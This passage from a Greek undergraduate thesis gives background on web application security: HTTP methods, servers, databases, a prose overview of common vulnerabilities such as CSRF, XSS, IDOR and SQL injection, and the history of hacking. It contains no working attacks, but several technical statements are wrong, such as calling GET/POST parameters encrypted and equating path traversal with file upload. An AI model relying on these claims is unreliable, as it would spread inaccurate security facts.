ερευνητικό συμβόλαιο με το Department of Defense, το οποίο δεν ίσχυε για όλα τα πανεπιστήμια. Έτσι συνδέοντας και μερικά περιφερειακά δίκτυα στο δίκτυο κορμού γεννήθηκε το NSFNET [4].

2.2 Παγκόσμιος Ιστός

Καθώς το διαδίκτυο μεγάλωνε ραγδαία αποτελούσε ακόμα, μέσο διασύνδεσης κυρίως για ακαδημαϊκούς, κρατικούς οργανισμούς και βιομηχανικούς ερευνητές. Μέχρι τις αρχές της δεκαετίας του ’90, όπου μία νέα εφαρμογή άλλαξε τα πάντα. Αυτή η εφαρμογή ονομάστηκε Παγκόσμιος Ιστός (WWW – Word Wide Web) και ένωσε εκατομμύρια νέους, μη ακαδημαϊκούς, χρήστες στο δίκτυο. Ο Tim Berner-Lee ξεκίνησε να δημιουργεί ένα σύστημα για εύκολη πρόσβαση στις πληροφορίες που υπήρχαν στο CERN. Η επιτυχία του Παγκόσμιου Ιστού οφείλεται σε δύο βασικά χαρακτηριστικά, το πρωτόκολλο HTTP και τη γλώσσα HTML. Το πρωτόκολλο HTTP επιτρέπει την επικοινωνία ανάμεσα σε χρήστες και διακομιστές, για να είναι δυνατή η αποστολή οποιονδήποτε τύπων αρχείων. Και η γλώσσα HTML είναι ο μηχανισμός για τη σύνθεση των σελίδων σε φιλική προς το χρήστη μορφή για την εύκολη χρήση τους [5].

2.2.1 Πρωτόκολλο HTTP

Το HTTP είναι το βασικό πρωτόκολλο για τη λειτουργία του Παγκόσμιου Ιστού. Το πρωτόκολλο αυτό χρειάζεται να εγκαθιδρύσει σύνδεση για να λειτουργήσει και για αυτό χρησιμοποιεί το TCP (Transfer Control Protocol) ως πρωτόκολλο επικοινωνίας για να συνδέσει το χρήστη με τον διακομιστή. Το HTTP χρησιμοποιεί την πόρτα 80 και μεταφέρει τα αρχεία σε μορφή κειμένου κάτι το οποίο δεν είναι καθόλου ασφαλές. Αργότερα δημιουργήθηκε μία παραλλαγή του HTTP το HTTPS το οποίο χρησιμοποιεί το SSL (Secure Sockets Layer) ως πρωτόκολλο προστασίας για την κρυπτογράφηση και την πιστοποίηση της κίνησης μεταξύ χρήστη και διακομιστή, το οποίο χρησιμοποιεί την πόρτα 443 ως προεπιλογή [5].

Οι μέθοδοι που χρησιμοποιεί το HTTP πρωτόκολλο και θα χρησιμοποιήσουμε κι εμείς στα παρακάτω κεφάλαια για την εκτέλεση κάποιων επιθέσεων, είναι η GET και η POST. Υπάρχουν και άλλες μέθοδοι που χρησιμοποιεί το HTTP αλλά δεν θα τις δούμε αναλυτικότερα, αυτές είναι η PUT, HEAD, DELETE, OPTIONS. Τη GET τη χρησιμοποιούμε όταν θέλουμε να στείλουμε τις παραμέτρους κρυπτογραφημένες μαζί με το URL. Με αυτή τη μέθοδο μπορούμε να χρησιμοποιήσουμε το URL (Uniform Resource Locator) ως σύνδεσμο για να αναπαράξουμε τη σελίδα που βλέπουμε όσες φορές θέλουμε στην ίδια μορφή. Ενώ την POST τη χρησιμοποιούμε όταν θέλουμε να στείλουμε τις παραμέτρους κρυπτογραφημένες ως μέρος του σώματος του αιτήματος [5]. Με τη χρήση αυτής της μεθόδου δεν θα έχουμε το ίδιο αποτέλεσμα χρησιμοποιώντας το URL της καθώς δεν περνάνε οι μεταβλητές μαζί με αυτό. Για παράδειγμα αν γράψουμε ένα σχόλιο και στείλουμε τα δεδομένα με τη μορφή POST στον διακομιστή και έπειτα στείλουμε το URL σε ένα άλλο άτομο να το χρησιμοποιήσει για να φορτώσει τη σελίδα δεν θα ξανά στείλει το ίδιο αίτημα στον διακομιστή[s1][at2][s3][at4] φορτώνοντας το συγκεκριμένο URL. Σε αντίθεση με την GET που αν υπάρχουν παράμετροι με συγκεκριμένες τιμές και ένας άλλος χρήστης χρησιμοποιήσει το ίδιο URL θα στείλει ακριβώς το ίδιο αίτημα στον διακομιστή. Παρακάτω θα δούμε δύο παραδείγματα για αυτές τις μεθόδους:

GET Method

/test/demo_form.php?name1=value1&name2=value2

Όπως βλέπουμε μας δείχνει και το όνομα της παραμέτρου και την τιμή της στο URL της σελίδας. Το συγκεκριμένο σύνδεσμο όσες φορές και να τον ανοίξουμε θα εμφανίσει ακριβώς την ίδια σελίδα με αυτές τις παραμέτρους περασμένες.[at5]

POST Method

POST /test/demo_form.php HTTP/1.1

Host: example.com

name1=value1&name2=value2

Αυτές οι γραμμές κώδικα είναι αποθηκευμένες μέσα στο σώμα του αιτήματος και δεν φαίνονται στον χρήστη. Οπότε το URL της σελίδα δεν περιέχει κάποια παράμετρο και έτσι μόνο με τη χρήση του URL δεν μπορούμε να αναπαράξουμε το ίδιο αποτέλεσμα.[at6]

2.2.2 Γλώσσες προγραμματισμού

Ο δεύτερος βασικός παράγοντας της επιτυχίας του Παγκόσμιου Ιστού είναι η γλώσσα HTML. Χρησιμοποιούνται λέξεις ως σημάδια για να μας επιτρέψουν να αναπαριστούμε πλούσια μορφή κειμένου, αναφορές σε άλλους πόρους, όπως εικόνες, βίντεο κλπ. αλλά και σε άλλους συνδέσμους εγγράφων του Παγκόσμιου Ιστού, στον περιηγητή του χρήστη. Η HTML πλέον έχει φτάσει στην έκδοση πέντε και χρησιμοποιείται μαζί με άλλες γλώσσες προγραμματισμού για μεγαλύτερη ευελιξία, όπως CSS και scripting γλώσσες προγραμματισμού [6]. Μία τέτοια scripting γλώσσα προγραμματισμού που τρέχει στον διακομιστή είναι και η PHP, η οποία επιτρέπει στους προγραμματιστές να δημιουργούν δυναμικές σελίδες οι οποίες θα αλληλοεπιδρούν με τις βάσεις δεδομένων [7]. Άλλη μία scripting γλώσσα προγραμματισμού που θα δούμε στα επόμενα κεφάλαια, η οποία έχει αλλάξει τον τρόπο που λειτουργούν οι διαδικτυακές, εφαρμογές είναι η JavaScript. Είναι γλώσσα προγραμματισμού στην πλευρά του χρήστη και βοηθάει στην ανταλλαγή δεδομένων

με ασύγχρονο τρόπο, όπως και στη δυνατότητα εμφάνισης δυναμικού περιεχομένου σελίδων των διαδικτυακών εφαρμογών [8].

2.3 Διακομιστής

Διακομιστής (ή εξυπηρετητής) είναι ένα πρόγραμμα ή ένας υπολογιστής ο οποίος παρέχει υπηρεσίες σε άλλα προγράμματα υπολογιστών και των χρηστών τους, οι οποίο ονομάζονται και πελάτες (clients). Αυτό το μοντέλο εξυπηρέτησης ονομάζεται αρχιτεκτονική πελάτης – εξυπηρετητής, η λειτουργία του είναι ο εξυπηρετητής να περιμένει αιτήματα από τον πελάτη για να τα εκπληρώσει. Τα μηχανήματα που λειτουργούν ως εξυπηρετητές μπορεί να είναι είτε αφιερωμένοι εξυπηρετητές οι οποίοι είναι ρυθμισμένοι να κάνουν μία λειτουργία, είτε να τρέχουν και άλλα προγράμματα για άλλου είδους σκοπού. Με τον όρο διακομιστής μπορεί να αναφερόμαστε σε ένα φυσικό μηχάνημα, σε ένα εικονικό μηχάνημα ή και σε πρόγραμμα το οποίο υλοποιεί λειτουργίες εξυπηρέτησης. Η χρήση του διακομιστή εξαρτάται από το ποιο είδος από τις παραπάνω κατηγορίες αναφερόμαστε [9].

Ένα φυσικό μηχάνημα διακομιστή είναι ένα υπολογιστής ο οποίος τρέχει προγράμματα εξυπηρέτησης. Ενώ ένα εικονικό μηχάνημα διακομιστή αναπαριστά ένα φυσικό διακομιστή, δηλαδή έχει δικό του λειτουργικό και εφαρμογές που τρέχουν σε αυτό. Η διαφορά είναι ότι αυτό το εικονικό μηχάνημα έχει ρυθμιστή σε ένα φυσικό διακομιστή στον οποίο μπορεί να τρέχουν και άλλα εικονικά μηχανήματα ταυτόχρονα. Τα βασικά συστατικά που απαρτίζουν τους διακομιστές είναι ένα λειτουργικό σύστημα ως πλατφόρμα για τις εφαρμογές εξυπηρέτησης οι οποίες είναι το δεύτερο συστατικό του. Το λειτουργικό σύστημα επίσης παρέχει και τα μέσα για να μπορούν οι πελάτες να επικοινωνούν με το διακομιστή, για παράδειγμα IP διεύθυνση και όνομα domain [9]. Τα μηχανήματα τα οποία είναι ρυθμισμένα για διακομιστές τις περισσότερες φορές έχουν καλύτερα χαρακτηριστικά από ένα υπολογιστή χρήστη για να μπορεί να διαχειρίζεται τα χιλιάδες αιτήματα που δέχεται, παρόλα αυτά λειτουργεί όπως ένας υπολογιστής απλού χρήστη. Πάνω σε αυτούς τους υπολογιστές είναι εγκατεστημένες οι διαδικτυακές εφαρμογές που χρησιμοποιούν καθημερινά χρήστες, για τις οποίες θα μιλήσουμε αναλυτικότερα παρακάτω.

2.4 Βάση Δεδομένων

Οι διαδικτυακές εφαρμογές που θα μιλήσουμε στα επόμενα κεφάλαια επικοινωνούν μέσω του διακομιστή με βάσεις δεδομένων για να μπορέσουν να αντλήσουν τα δεδομένα που χρειάζονται. Μία βάση δεδομένων είναι συλλογή από σχετιζόμενα δεδομένα τα οποία χρησιμοποιούνται για τις ανάγκες οργανισμών και εφαρμογών. Με αυτό τον τρόπο τα δεδομένα είναι αποθηκευμένα και οργανωμένα σε ηλεκτρονικούς υπολογιστές, για να είναι εύκολη η επεξεργασία τους και η εξαγωγή των πληροφοριών. Ως δεδομένα αναφερόμαστε σε στοιχεία τα οποία έχουν καθορισμένη μορφή για να μπορούν να είναι κατάλληλα για επεξεργασία από έναν υπολογιστή ή από τον άνθρωπο, ενώ η πληροφορία δημιουργείται από την επεξεργασία αυτών των δεδομένων [10].

Τα δεδομένα αυτά συνήθως περιέχουν πληροφορίες για οικονομικές συναλλαγές ή προσωπικά στοιχεία ατόμων. Υπάρχουν διάφορα ήδη βάσεων δεδομένων, μερικά από αυτά είναι η σχεσιακή βάση δεδομένων που περιέχει πληροφορίες οργανωμένες σε πίνακες, σειρές και στήλες τα οποία είναι αριθμημένα για πιο εύκολη πρόσβαση με χρήση ερωτημάτων SQL ή NoSQL. Με αυτή την κατηγορία θα ασχοληθούμε στη συνέχεια της πτυχιακής εργασίας. Από την άλλη υπάρχουν και βάσεις δεδομένων που αποθηκεύουν τα δεδομένα με γράφους χρησιμοποιώντας κόμβους και ακμές για να δείξουν τις σχέσεις μεταξύ των οντοτήτων [11].

2.5 Διαδικτυακές Εφαρμογές

Στην αρχή ο Παγκόσμιος Ιστός ήταν συλλογή μόνο από στατικές σελίδες και έγγραφα τα οποία μπορούσες να τα συμβουλευτείς και να τα κατεβάσεις σε περίπτωση που τα χρειαζόσουν. Αργότερα δημιουργήθηκε η μέθοδος CGI (Common Gateway Interface) η οποία δημιουργούσε δυναμικές σελίδες με περιεχόμενο που υπολογιζόταν από τα δεδομένα των αιτημάτων. Όμως η μέθοδος αυτή είχε ένα αδύναμο σημείο, επέφερε βαρύ φορτίο για το μηχάνημα του διακομιστή σε περίπτωση που είχε να διαχειριστεί περισσότερες από μία μεθόδους. Βρέθηκαν δύο λύσεις για αυτό το πρόβλημα οι οποίες και βοήθησαν στην ανάπτυξη των διαδικτυακών εφαρμογών. Το πιο συνηθισμένο ως προς τη χρήση είναι ο συνδυασμός των δύο λύσεων, μία γλώσσα προγραμματισμού ως διερμηνέας που μας επιτρέπει να εκτελούμε εντολές ενσωματωμένες στις HTML σελίδες και ένα σύστημα για την εκτέλεση προγραμμάτων ενσωματωμένο στον διακομιστή το οποίο δεν έχει τα προβλήματα του CGI [5].

Ο σχεδιασμός των διαδικτυακών εφαρμογών έχει προχωρήσει πάρα πολύ. Με το HTML5 να έχει ολοκληρωθεί πλέον, δεν χρειάζονται πρόσθετα από την πλευρά του χρήστη για την παροχή γραφικών και πολυμέσων. Μέσω του WebGL API (Application Programming Interface) έχουμε εξελιγμένα γραφικά βασισμένα στον καμβά του HTML5 και της γλώσσας προγραμματισμού JavaScript. Η ανάπτυξή τους γίνεται μέσω έτοιμων framework για να βελτιωθεί η παραγωγικότητα και ο χρόνος που χρειάζεται από την ώρα που θα έχει υλοποιηθεί για να βγει στην αγορά [12]. Τα framework είναι λογισμικά τα οποία σχεδιάστηκαν για να βοηθήσουν στη δημιουργία των διαδικτυακών εφαρμογών. Παρέχουν ένα βασικό τρόπο δημιουργίας και χρήσης των εφαρμογών στον Παγκόσμιο Ιστό. Σκοπός τους είναι να αυτοματοποιήσουν τις κοινές ενέργειες που γίνονται κατά τη δημιουργία των διαδικτυακών εφαρμογών. Για παράδειγμα να παρέχουν έτοιμες βιβλιοθήκες για πρόσβαση στις βάσεις δεδομένων, τη διαχείριση συνεδριών και καμιά φορά προωθούν τη χρήση επαναχρησιμοποιημένου κώδικα. Μερικά παραδείγματα Web Framework είναι, Ruby on Rails, Angular, AngularJS, Django κλπ. [13].

Στις μέρες μας οι λειτουργίες των διαδικτυακών εφαρμογών είναι πάρα πολλές. Έχουν μπει πλήρως στην καθημερινότητά μας, τις χρησιμοποιούμε για διαδικτυακές αγορές, ανταλλαγή email, έλεγχος τραπεζικών λογαριασμών και άλλα. Τα προσωπικά αυτά στοιχεία θα πρέπει να φυλάσσονται από μη εξουσιοδοτημένους χρήστες και όσο εξελίσσονται οι διαδικτυακές εφαρμογές και πληθαίνουν, τόσο πιο δύσκολο γίνεται το έργο αυτό. Όσο περισσότερα στοιχεία απαρτίζουν μία διαδικτυακή εφαρμογή τόσο μεγαλύτερος στόχος από ευπάθειες μπορεί να γίνει, αν δεν ληφθούν τα κατάλληλα μέτρα ασφαλείας.

2.5.1 Τι είναι Ευπάθεια

Ο όρος ευπάθεια στις διαδικτυακές εφαρμογές σημαίνει κενό ασφαλείας ή μία αδυναμία που μπορεί να έχουν. Αυτά μπορεί να είναι είτε κάποιο σχεδιαστικό ελάττωμα ή κάποιο σφάλμα στον κώδικα της εφαρμογής, τα οποία επιτρέπουν σε ένα κακόβουλο χρήστη να βλάψει τους ενδιαφερόμενους της εφαρμογής αυτής. Οι ενδιαφερόμενοι μπορεί να είναι οι ιδιοκτήτες της εφαρμογής, χρήστες της ή άλλες οντότητες που βασίζονται σε αυτήν. Οι ευπάθειες που μπορεί να υπάρχουν σε μία διαδικτυακή εφαρμογή δεν πρέπει να αναγράφονται σε κάποιο δημόσιο εγχειρίδιό της. Τέτοιες ευπάθειες μπορεί να είναι η έλλειψη επιβεβαίωσης στοιχείων εισόδου από τους χρήστες, ή η έλλειψη μηχανισμού σύνδεσης σε μία εφαρμογή που διαθέτει ευαίσθητες πληροφορίες για τους χρήστες, ακόμα και η λάθος διακοπή της επικοινωνίας μεταξύ διαδικτυακής εφαρμογής και βάσης δεδομένων [14].


Στην εισαγωγή του δεύτερου κεφαλαίου αναφερθήκαμε στο πως ξεκίνησε το Διαδίκτυο και ο Παγκόσμιος Ιστός και ότι το περιεχόμενό τους τότε ήταν στατικές σελίδες πληροφοριών στις οποίες

δεν χρειαζόταν να υπάρχουν μέτρα προστασίας. Ο περιηγητής δημιουργήθηκε με σκοπό να εκτελεί ότι κώδικα και να του στείλουμε είτε αυτός είναι κακόβουλος είτε όχι. Οπότε ευπάθειες ξεκινάνε να υπάρχουν από το πως δουλεύει ο περιηγητής στο μηχάνημα του χρήστη μέχρι και το πως επικοινωνεί ο διακομιστής με τις υπόλοιπες υπηρεσίες. Αυτές τις ευπάθειες ένας κακόβουλος χρήστης μπορεί να τις εκμεταλλευτεί με διάφορες τεχνικές, που τις ορίζουμε ως επιθέσεις κατά της διαδικτυακής εφαρμογής. Μερικά από τα ελαττώματα του Διαδικτύου και οι αντίστοιχές τους επιθέσεις αναφέρονται παρακάτω:

1. Το πως χειρίζεται τις συνεδρίες ο περιηγητής, δυνατότητα επίθεσης CSRF[s7][at8][s9] (Cross Site Request Forgery). Καθώς οι χρήστες χρησιμοποιούν τις διαδικτυακές εφαρμογές στην επικοινωνία που υπάρχει μεταξύ του περιηγητή και του διακομιστή δημιουργείται μία συνεδρία η οποία αποθηκεύεται στον περιηγητή. Με αυτή την συνεδρία ο διακομιστής της εφαρμογής μπορεί να αναγνωρίσει ποιος χρήστης στέλνει το αίτημα. Με την επίθεση CSRF ένας κακόβουλος χρήστης χρησιμοποιώντας μία κακόβουλη σελίδα, που έχει δημιουργήσει ο ίδιος, μπορεί να χρησιμοποιήσει τα δεδομένα αυτά εκτελώντας αιτήματα με τα στοιχεία του θύματος. Για να γίνει αυτό προαπαιτεί το θύμα να έχει ανοίξει σε μία καρτέλα μία σελίδα και να έχει κάνει είσοδο με τα στοιχεία του και στην άλλη να φορτώσει τη κακόβουλη σελίδα. Για παράδειγμα έχουμε κάνει είσοδο στο λογαριασμό μας σε μία διαδικτυακή εφαρμογή τράπεζας και ανοίγουμε σε άλλη καρτέλα την κακόβουλη σελίδα στην οποία έχει γραφτεί κώδικας ο οποίος μόλις τρέξει θα στείλει με τα στοιχεία του τραπεζικού λογαριασμού του θύματος ένα ποσό στον λογαριασμό του κακόβουλου χρήστη.
2. Το πως χειρίζεται ο περιηγητής τη γλώσσα προγραμματισμού JavaScript, δημιουργώντας κενά ασφαλείας για εκμετάλλευση με XSS (Cross Site Scripting) επίθεση. Ο περιηγητής εκτελεί τον κώδικα JS χωρίς να επαληθεύει το τι κάνει εκείνο το κομμάτι κώδικα. Με αποτέλεσμα αν δεν γραφτεί σωστά ο κώδικας που στέλνεται στον διερμηνέα ένας κακόβουλος χρήστης να καταχωρήσει JS κώδικα μέσω κάποιας εισόδου δεδομένων αποθηκεύοντάς τον στη βάση δεδομένων της διαδικτυακής εφαρμογής. Για παράδειγμα η αποθήκευση σχολίων σε μία σελίδα, ένας κακόβουλος χρήστης μπορεί να αποθηκεύσει κώδικα JS, με αποτέλεσμα όταν ένας άλλος χρήστης ανοίξει τη σελίδα με το σχόλιο, ο κώδικας να εκτελεστεί στον περιηγητή του.
3. Η μεταφορά των δεδομένων στον διακομιστή, στα οποία μπορεί να γίνει υποκλοπή με Packet Sniffing επίθεση. Τα δεδομένα από τον χρήστη στον διακομιστή μεταφέρονται μέσω Διαδικτύου και αν δεν είναι σωστά κρυπτογραφημένα μπορεί ένας κακόβουλος χρήστης να τα υποκλέψει με διάφορα προγράμματα.
4. Αν δεν υπάρχει σωστός έλεγχος επαληθεύσεων δημιουργούνται Authentication Flaws προς εκμετάλλευση μέσω επιθέσεων όπως Brute Force ή Credential Stuffing. Το συγκεκριμένο πρόβλημα ξεκινάει όταν σε μία διαδικτυακή εφαρμογή δεν υπάρχει έλεγχος για το πόσες συνεχόμενες φορές μπορεί να υπάρξει αποτυχία εισόδου ενός χρήστη ή όταν η εφαρμογή αφήνει έναν χρήστη να χρησιμοποιεί εύκολους κωδικούς πρόσβασης. Σε αυτές τις περιπτώσεις χρησιμοποιώντας τις επιθέσεις που αναφέραμε ο κακόβουλος χρήστης στέλνει αιτήματα με πιθανούς συνδυασμούς από ονόματα χρηστών και κωδικούς. Τέτοιες λίστες υπάρχουν στο Διαδίκτυο με τους πιο συχνούς συνδυασμούς.
5. Πρέπει να υπάρχει σωστός χειρισμός των εξουσιοδοτήσεων για να μην δημιουργούνται Access Control Flaws, και γίνει η διαδικτυακή εφαρμογή ευπαθής σε επιθέσεις όπως IDOR (Insecure Direct Object Reference). Με τα ελαττώματα αυτά ένας απλός χρήστης μπορεί να αποκτήσει πρόσβαση σε αρχεία τα οποία δεν θα έπρεπε να έχει. Με την παραπάνω επίθεση ένας κακόβουλος χρήστης μπορεί να αλλάξει την τιμή μιας παραμέτρου στον σύνδεσμο που αφορά την ταυτότητα του, και αν η σελίδα είναι ευάλωτη να μπορεί να δει τα αρχεία άλλων χρηστών. Για παράδειγμα αλλάζοντας το

customer_number στον παρακάτω σύνδεσμο, μπορεί να παρακάμψει τους ελέγχους ασφαλείας της εφαρμογής και να δει τι περιέχει η σελίδα ενός χρήστη με το καινούριο αλφαριθμητικό https://insecure-website.com/customer_account?customer_number=132355.

6. Ο τρόπος που η διαδικτυακή εφαρμογή χειρίζεται τη λήψη και το ανέβασμα αρχείων στον διακομιστή. Η έλλειψη ελέγχων καθιστούν την διαδικτυακή εφαρμογή ευπαθή σε επιθέσεις Path Traversal (Directory Traversal). Όταν μία διαδικτυακή εφαρμογή παρέχει υπηρεσίες σε ένα χρήστη για να μπορεί να ανεβάσει αρχεία στον διακομιστή χωρίς να γίνεται έλεγχος του τύπου του αρχείου που ανεβάζει ο χρήστης υπάρχει κίνδυνος για τη συγκεκριμένη ευπάθεια. Για παράδειγμα όταν ένας χρήστης μπορεί να ανεβάσει ένα αρχείο που περιέχει κακόβουλο λογισμικό σε μορφή PHP αντί να του επιτρέπεται να ανεβάσει μόνο αρχείο εικόνας, βίντεο, κλπ.
7. Άλλα ελαττώματα μπορεί να δημιουργηθούν στην επικοινωνία του διακομιστή με την βάση δεδομένων, δημιουργώντας κενά ασφαλείας για SQL (Structured Query Language) Injection επιθέσεις. Όπως επίσης και στην επικοινωνία του με διάφορες άλλες υπηρεσίες του Διαδικτύου ευάλωτη σε XML (Extensible Markup Language) Injection επιθέσεις. Ο διακομιστής στέλνει τα ερωτήματα στη βάση δεδομένων και αν δεν είναι σωστά γραμμένος ο κώδικας της διαδικτυακής εφαρμογής μπορεί ένας κακόβουλος χρήστης να περάσει από κελιά εισόδου δεδομένων δικό του κώδικα SQL με αποτέλεσμα να αλλάξει ολόκληρο το ερώτημα προς την βάση.



Εικόνα 1. Επικοινωνία των διάφορων στοιχείων που χρησιμοποιεί μία διαδικτυακή εφαρμογή και πιθανές επιθέσεις

Στην εικόνα 1 υπάρχει ένα σχήμα με αυτά που αναφέραμε, το πως συνδέονται όλες αυτές οι λειτουργίες που υπάρχουν σε μία διαδικτυακή εφαρμογή και από ποιες επιθέσεις μπορεί να κινδυνεύουν. Δεν είναι κάτι απλό το να δημιουργήσει κανείς μία διαδικτυακή εφαρμογή. Πρέπει να λάβει υπόψη του όλους αυτούς του παράγοντες που μπορούν να αφήσουν την εφαρμογή εκτεθειμένη. Και καθώς δημιουργούμε πιο πολύπλοκες εφαρμογές προσθέτοντας τεχνολογίες όπως AJAX, Flash, Silverlight αυξάνεται και η περιοχή στην οποία ένας κακόβουλος χρήστης μπορεί να βρει ευπάθειες για να εκμεταλλευτεί [2].

2.5.2 Ασφάλεια

Ο όρος ασφάλεια αναφέρεται στα γενικά προβλήματα που έχουν να κάνουν με την εξασφάλιση της εμπιστευτικότητας, της ακεραιότητας και της διαθεσιμότητας των πληροφοριών ενός συστήματος από μη εξουσιοδοτημένα άτομα. Επίσης έχει να κάνει και με την εξασφάλιση του προσωπικού απορρήτου.

Με τον όρο εμπιστευτικότητα δεδομένων (Data Confidentiality) αναφερόμαστε στην απαγόρευση αποκάλυψης πληροφοριών σε μη εξουσιοδοτημένους χρήστες. Η απαγόρευση τροποποίησης των πληροφοριών από μη εξουσιοδοτημένους χρήστες που υπάρχουν σε μία διαδικτυακή εφαρμογή, είτε με αυτό εννοούμε απλή αλλαγή δεδομένων, είτε διαγραφή, είτε προσθήκη νέων, ονομάζεται ακεραιότητα δεδομένων (Data Integrity). Για να εξασφαλίσουμε τη διαθεσιμότητα των πληροφοριών θα πρέπει οι διαδικτυακές εφαρμογές που τις διαχειρίζονται να είναι πάντα διαθέσιμες. Για να το επιτύχουμε αυτό θα πρέπει να προστατεύουμε τους διακομιστές που τρέχουν οι εφαρμογές από επιθέσεις άρνησης εξυπηρέτησης. Τέλος, ένα άλλο σημαντικό πρόβλημα της ασφάλειας είναι το προσωπικό απόρρητο. Θα μπορούσαμε να πούμε ότι εντάσσεται στην εμπιστευτικότητα δεδομένων αλλά επειδή στις μέρες μας γνωρίζουμε πόσο πολύτιμα είναι τα προσωπικά δεδομένα καλό θα ήταν να τα διαχωρίσουμε και ως ασφάλεια του προσωπικού απορρήτου να ορίσουμε την προστασία χρηστών από την υποκλοπή δεδομένων που τους αφορούν άμεσα [15].

Ο τομέας της ασφάλειας που ασχολείται με την προστασία των διαδικτυακών εφαρμογών ονομάζεται Application Security. Χρησιμοποιεί αμυντικές τεχνικές προγραμματισμού προσθέτοντάς τον καινούριο κώδικα στις εφαρμογές, καλύπτοντας τα ελαττώματα που υπάρχουν. Για να το καταφέρουν αυτό αποτελεσματικά έπρεπε να ξεκινήσουν να βλέπουν τις εφαρμογές όπως τις βλέπει ένας κακόβουλος χρήστης. Το μοντέλο των αμυντικών τεχνικών που δημιουργήθηκε διαθέτει τρεις βασικές κατηγορίες. Η πρώτη είναι η μοντελοποίηση των επιθέσεων και η ενημέρωση των προγραμματιστών των διαδικτυακών εφαρμογών. Η δεύτερη είναι αλλαγές του αρχικού κώδικα με τα ελαττώματα, προσθέτοντας τεχνικές ασφαλείας ή με μικρές αλλαγές στον ήδη υπάρχων κώδικα. Τέλος η τρίτη αφορά τον τρόπο που γράφουμε κώδικα. Θα πρέπει να εφαρμόζουμε τους κανόνες της ασφάλειας από την αρχή της ζωής ενός λογισμικού αλλά ακόμα και μετά την παραγωγή και τη χρήση του, για να έχουμε ένα αξιόπιστο και αναπαράξιμο κώδικα [2].

2.6 Hacking

Για τον όρο hacking δεν υπάρχει επίσημος ορισμός. Διαφορετικοί άνθρωποι έχουν διαφορετική οπτική για το συγκεκριμένο θέμα. Επιπροσθέτως τα μέσα μαζικής ενημέρωσης δίνουν λάθος πληροφορίες του ορισμού για να τραβάνε την προσοχή σε μεγαλύτερο κοινό, για οικονομικό όφελος. Καθώς είναι ένα θέμα το οποίο έχει απασχολήσει το ευρύ κοινό, πολύ έχουν προσπαθήσει να ορίσουν αυτή την έννοια. Ένας αντιπροσωπευτικός ορισμός είναι ο παρακάτω:

"Η ενέργεια που κάνει ένας χρήστης για να αποκτήσει πρόσβαση σε ένα σύστημα στο οποίο δεν θα έπρεπε να έχει πρόσβαση, και ο χρήστης αυτός ονομάζεται hacker." [16]

2.6.1 Ιστορία του Hacking

Ο όρος hacker ξεκίνησε το 1960 στο MIT (Massachusetts Institute of Technology), όπου σήμαινε άτομα τα οποία ασχολούνταν με πολύ δύσκολο προγραμματισμό πάνω σε γλώσσα FORTRAN και άλλες παλιές γλώσσες προγραμματισμού. Αυτοί οι άνθρωποι ήταν κατά πολύ οι πιο έξυπνοι και πνευματικά αναπτυγμένοι της εποχής τους, οι οποίοι έγιναν οι πρωτοπόροι και «πατεράδες» των σημερινών hacker. Ουσιαστικά οι πραγματικοί hacker της κοινωνίας έχουν

ακόρεστη δίψα για γνώση. Ενώ στην αρχή ο όρος αυτός είχε γίνει αποδεχτός ως εκείνοι που ήταν ιδιοφυίες στους υπολογιστές και κατάφερναν να φτάσουν τα υπολογιστικά συστήματα πέρα από τα όριά τους, αργότερα χρησιμοποιήθηκε για να χαρακτηρίζουν τα άτομα εκείνα που έβρισκαν τρόπους για να εκμεταλλεύονται ελαττώματα στα λειτουργικά συστήματα τοπικών και απομακρυσμένων μηχανημάτων [17].

2.6.2 Κατηγορίες των Hackers

Οι hackers χωρίζονται σε κατηγορίες με βάση τις ηθικές αρχές τους. Οι κατηγορίες αυτές στις οποίες χωρίζονται έχουν διαφορετικές νοοτροπίες και διαφορετικές ονομασίες. Η διαφορά στις ονομασίες προκύπτει είτε για να ξεχωρίζονται μεταξύ τους, είτε για να διαφοροποιηθούν από κάποια ομάδα με της οποίας τις πρακτικές διαφωνούν. Παρακάτω θα αναφερθούν αναλυτικά οι κατηγορίες αυτές:

Black Hat Hackers

Black Hat Hackers ή Security Crackers ονομάζονται οι hackers που παραβιάζουν την ασφάλεια ενός συστήματος με δόλιο σκοπό ή για προσωπικό όφελος [18]. Ουσιαστικά οι Black Hat Hackers εκπροσωπούν όλα όσα φοβάται το κοινό όταν ακούει την λέξη hacker. Πιο συγκεκριμένα, εισβάλλουν σε δίκτυα, οδηγούν διαδικτυακές εφαρμογές σε κατάρρευση, υποκλέπτουν αλλά και δημοσιεύουν δεδομένα χρηστών, όπως κωδικούς, αριθμούς πιστωτικών καρτών ή και γενικότερα προσωπικές πληροφορίες των θυμάτων. Η πλειοψηφία αυτών δουλεύουν με ομάδες και έχουν ως μέσο παράνομο υλικό, όπως για παράδειγμα τους ιούς. Κύριο σκοπό αυτής της ομάδας αποτελεί το χρηματικό έπαθλο [19].
